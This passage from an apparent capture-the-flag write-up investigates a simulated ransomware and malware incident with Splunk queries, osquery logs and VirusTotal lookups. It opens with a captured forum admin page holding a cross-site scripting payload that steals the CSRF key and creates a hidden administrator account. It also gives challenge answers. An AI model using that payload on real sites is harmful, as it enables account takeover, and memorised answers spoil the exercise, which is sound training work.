        <div id="welcome"><span class="logged_in_as">Logged in as <a href="index.php?module=user-users&amp;action=edit&a
class="username">kevin</a></span> | <a href="http://www.brewertalk.com" target="_blank" class="forum">View Forum</a> | <
href="index.php?action=logout&amp;my_post_key=1bc3eab741900ab25c98eee86bf20feb" class="logout">Log Out</a></div>
<div id="menu">
<ul>
<li><a href="index.php">Home</a></li>
<li><a href="index.php?module=config">Configuration</a></li>
<li><a href="index.php?module=forum">Forums &amp;amp; Posts</a></li>
<li><a href="index.php?module=user" class="active">Users &amp;amp; Groups</a></li>
<li><a href="index.php?module=style">Templates &amp;amp; Style</a></li>
<li><a href="index.php?module=tools">Tools &amp;amp; Maintenance</a></li>
</ul>
</div>  <div id="page">
                <div id="left_menu">
<div class="left_menu_box">
<div class="title">Users &amp;amp; Groups</div>
<ul class="menu"><li class=""><a href="index.php?module=user-users">Users</a></li>
<li class=""><a href="index.php?module=user-groups">Groups</a></li>
<li class="active"><a href="index.php?module=user-titles">User Titles</a></li>
<li class=""><a href="index.php?module=user-banning">Banning</a></li>
<li class=""><a href="index.php?module=user-admin_permissions">Admin Permissions</a></li>
<li class=""><a href="index.php?module=user-mass_mail">Mass Mail</a></li>
<li class=""><a href="index.php?module=user-group_promotions">Group Promotions</a></li>
</ul></div>
                </div>
                <div id="content">
                        <div class="breadcrumb">
<a href="index.php">Home</a> &raquo; <a href="index.php?module=user-titles">User Titles</a> &raquo; <span class="active">
Title</span>                    </div>
          <div id="inner">
<div class="nav_tabs">  <ul>
                <li class=" active"><a href="index.php?module=user-titles&amp;action=edit&amp;utid=2"><script>
window.onload=function(e){
  var my_post_key = document.getElementsByName("my_post_key")[0].value
  console.log(my_post_key);
  var postdata= "my_post_key="+my_post_key+"&username=klagerfield&password=beer_lulz&confirm_password=beer_lulz&email=kl
usergroup=4&additionalgroups[]=4&displaygroup=4";//Post the Data
  var url = "http://www.brewertalk.com/admin/index.php?module=user-users&action=add";
  var http;
  http = new XMLHttpRequest();
```

300 Series Questions

1). Mallory's critical PowerPoint presentation on her MacBook gets encrypted by ransomware on August 18. What is the name of this file after it was encrypted?

I first need to find the name of Mallory's system

index="botsv2" Mallory

i	Time	Event
>	8/29/17 10:34:18.000 AM	_mbsetupuser /var/setup Setup User host = MACLORY-AIR13 source = usersWithLoginPrivs sourcetype = usersWithLoginPrivs
>	8/29/17 10:34:18.000 AM	admin /Users/admin admin host = MACLORY-AIR13 source = usersWithLoginPrivs sourcetype = usersWithLoginPrivs
>	8/29/17 10:34:18.000 AM	mallorykraeusen /Users/mallorykraeusen Mallory Kraeusen host = MACLORY-AIR13 source = usersWithLoginPrivs sourcetype = usersWithLoginPrivs
>	8/29/17 10:34:18.000 AM	root /var/root System Administrator host = MACLORY-AIR13 source = usersWithLoginPrivs sourcetype = usersWithLoginPrivs
>	8/29/17 10:34:18.000 AM	root /var/root System Administrator host = MACLORY-AIR13 source = usersWithLoginPrivs sourcetype = usersWithLoginPrivs

I'll now add her MacBook's host name to my search, including a wildcard for any of the three PowerPoint file extensions:

index="botsv2" mallory host="MACLORY-AIR13" *.ppt*


i	Time	Event
>	8/19/17 12:40:02.000 AM	mallorykraeuse 20275 ? 0.0 0:00.10 0.0 2128 2442472 ?? U 00:07 zip -0_-P_UH9PUnpePPK0vYybBKRdMukR_/Volumes//FROTHLY/Home/mallory.kraeusen/Frothly_marketing_campaign_Q317.pptx.crypt_/Volumes//FROTHLY/Home/mallory.kraeusen/Frothly_marketing_campaign_Q317.pptx host = MACLORY-AIR13 source = ps sourcetype = ps

This allows me to find the name of the PowerPoint file before and after it got encrypted.

2). There is a Games of Thrones movie file that was encrypted as well. What season and episode is it?

Knowing the the attacker's ransomware encrypts files with the file extension 'crypt', I'll add this to my search. Additionally, I'll add any rendition of 'Game of Thrones' that I know of:

index="botsv2" host="maclory-air13" (got OR game OR thrones) *crypt*



3). Kevin Lagerfield used a USB drive to move malware onto kutekitten, Mallory's personal MacBook. She ran the malware, which obfuscates itself during execution. Provide the vendor name of the USB drive Kevin likely used. Answer Guidance: Use time correlation to identify the USB drive.


I'll add the keyword 'kutkitten' to my search along with 'usb':

index="botsv2" kutekitten usb

This returns 40 events, and looking through them I found an event where the name variable was set to ‘pack_hardware-monitoring_usb_devices’ which sounds like what I’m looking for.

I clicked on ‘Show as raw text’ to get a better look and found the USB’s model ID, serial number, and vendor ID:

Simply Googling the vendor ID allows me to find the vendor name from a website called ‘Device Hunt’:



4). What programming language is at least part of the malware from the question above written in?


Looking at the fields from the event found in my last search, I find Mallory’s username one her personal computer:

Type	✓	Field	Value	Actions
Selected	✓	host	kutekitten	
	✓	source	/var/log/osquery/osqueryd.results.log	
	✓	sourcetype	osquery_results	
Event		action	removed	
		calendarTime	Thu Aug 03 18:18:10 2017 UTC	
		columns.model		
		columns.model_id	4100	
		columns.removable	1	
		columns.serial	0701348CAE3C4831	
		columns.usb_address	1	
		columns.usb_port	1	
		columns.vendor		
		columns.vendor_id	13fe	
		decorations.host_uuid	00000000-0000-1000-8000-000C296A4C57	
		decorations.username	mkraeusen	
		eventtype	nix-all-logs	
			nix_usb (os unix usb)	
		hostIdentifier	kutekitten.local	
		name	pack_hardware-monitoring_usb_devices	
		tag	os	
			unix	
			usb	
		unixTime	1501784290	
Time		_time	2017-08-03T18:18:10.000+00:00	
Default		index	botsv2	
		linecount	1	
		punct	{"":"-","":"",:"","":"_____::____","":"","":"-{"":"____",""}	
		splunk_server	thm-splunk	

Adding her username to my search, returns over 1,000 events:

index="botsv2" kutekitten mkraeusen


However, looking at the ‘name’ field, like I did to find the USB vendor, I find something that sticks out:



file_events sounds like it could be related to the encryption of files from the ransomware, so I’ll add this to my search:


index="botsv2" kutekitten mkraeusen name=file_events

This returns just 5 events, and looking into one of them reveals the likely ransomware file that Mallory downloaded, important_HR_INFO_for_mkraeusen, along with its MD5 hash:



Type	Field	Value	Actions
Selected	host	kutekitten	
	source	/var/log/osquery/osqueryd.results.log	
	sourcetype	osquery_results	
Event	action	added	
	calendarTime	Thu Aug 03 18:19:07 2017 UTC	
	columns.action	CREATED	
	columns.atime	1501784329	
	columns.category	Downloads	
	columns.ctime	1501784329	
	columns.gid	20	
	columns.hashed	1	
	columns.inode	1214407	
	columns.md5	72d4d364ed91dd9418d144a2db837a6d	
	columns.mode	0777	
	columns.mtime	1501221650	
	columns.sha1	794bcba867307bdbd5f947f6c939eb4df1d2c9b8	
	columns.sha256	befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271	
	columns.size	13494	
	columns.target_path	/Users/mkraeusen/Downloads/Important_HR_INFO_for_mkraeusen	
	columns.time	1501784335	
	columns.transaction_id	60632	
	columns.uid	502	
	decorations.host_uuid	00000000-0000-1000-8000-000C296A4C57	
	decorations.username	mkraeusen	
	eventtype	nix-all-logs	
	hostIdentifier	kutekitten.local	
	name	file_events	
	unixTime	1501784347	

Searching for this MD5 hash on virus total reveals that it is a PERL executable:



5). When was this malware first seen in the wild? Answer Guidance: YYYY-MM-DD

Referencing the details tab on VirusTotal, I find when this ransomware was first seen in the wild:

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 16

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	72d4d364ed91dd9418d144a2db837a6d
SHA-1	794bcba867307bdbd5f947f6c939eb4df1d2c9b8
SHA-256	befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271
SSDEEP	384:xEWXD5fBirq/W2YyY8TbftcZWhtm1lTBcXtWloQXJ:xPBirq/WfAbqitukKXt+RJ
TLSH	T142529E95D2149F61C7F9213ED80B42E71B28DFF32B864B3647526C401879BDBA47EBA0
File type	Perl source perl
Magic	Perl script text executable
TrID	file seems to be plain text/ASCII (0%)
File size	13.18 KB (13494 bytes)

History

First Seen In The Wild	2017-01-17 19:09:06 UTC
First Submission	2017-01-31 16:54:15 UTC
Last Submission	2022-01-20 11:12:40 UTC
Last Analysis	2024-02-10 19:03:45 UTC

Names

befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271

fpsaud

fpsaud.txt


6). The malware infecting kutekitten uses dynamic DNS destinations to communicate with two C&C servers shortly after installation. What is the fully-qualified domain name (FQDN) of the first (alphabetically) of these destinations?

Switching to the Relations tab on VirusTotal, I find the 2 domain names of the C2 server that the ransomware connects back to:

Contacted Domains (12)

Domain	Detections	Created	Registrar
apis.apple.map.fastly.net	0 / 90	2011-04-18	MarkMonitor Inc.
apps.mzstatic.com	0 / 90	2010-07-12	NOM-IQ Ltd dba Com Laude
cdn.fwupd.org	0 / 90	2015-07-20	1API GmbH
eidk.duckdns.org	1 / 90	2013-04-12	Gandi SAS
eidk.hopto.org	4 / 90	2000-02-17	Vitalwerks Internet Solutions, LLC DBA No-IP
mask-api.fe2.apple-dns.net	0 / 90	2014-05-28	NOM-IQ Ltd dba Com Laude
mask-api.icloud.com	0 / 90	1999-01-15	NOM-IQ Ltd dba Com Laude
pubingress-feedback-1a6fe9caff1148fe.elb.us-west-2.amazonaws.com	0 / 90	2005-08-18	MarkMonitor Inc.
radarsubmissions.apple.com	0 / 90	1987-02-19	NOM-IQ Ltd dba Com Laude
radarsubmissions.apple.com.akadns.net	0 / 90	1999-05-12	MarkMonitor Inc.

7). From the question above, what is the fully-qualified domain name (FQDN) of the second (alphabetically) contacted C&C server?



Contacted Domains (12)

Domain	Detections	Created	Registrar
apis.apple.map.fastly.net	0 / 90	2011-04-18	MarkMonitor Inc.
apps.mzstatic.com	0 / 90	2010-07-12	NOM-IQ Ltd dba Com Laude
cdn.fwupd.org	0 / 90	2015-07-20	1API GmbH
eidk.duckdns.org	1 / 90	2013-04-12	Gandi SAS
eidk.hopto.org	4 / 90	2000-02-17	Vitalwerks Internet Solutions, LLC DBA No-IP
mask-api.fe2.apple-dns.net	0 / 90	2014-05-28	NOM-IQ Ltd dba Com Laude
mask-api.icloud.com	0 / 90	1999-01-15	NOM-IQ Ltd dba Com Laude
pubingress-feedback-1a6fe9caff1148fe.elb.us-west-2.amazonaws.com	0 / 90	2005-08-18	MarkMonitor Inc.
radarsubmissions.apple.com	0 / 90	1987-02-19	NOM-IQ Ltd dba Com Laude
radarsubmissions.apple.com.akadns.net	0 / 90	1999-05-12	MarkMonitor Inc.

400 Series Questions

1). A Federal law enforcement agency reports that Taedonggang often spear phishes its victims with zip files that have to be opened with a password. What is the name of the attachment sent to Frothly by a malicious Taedonggang actor?

Spearphishing is often done via email so I'll set my source type to SMTP, searching for the file extension .zip:

index="botsv2" sourcetype="stream:smtp" .zip

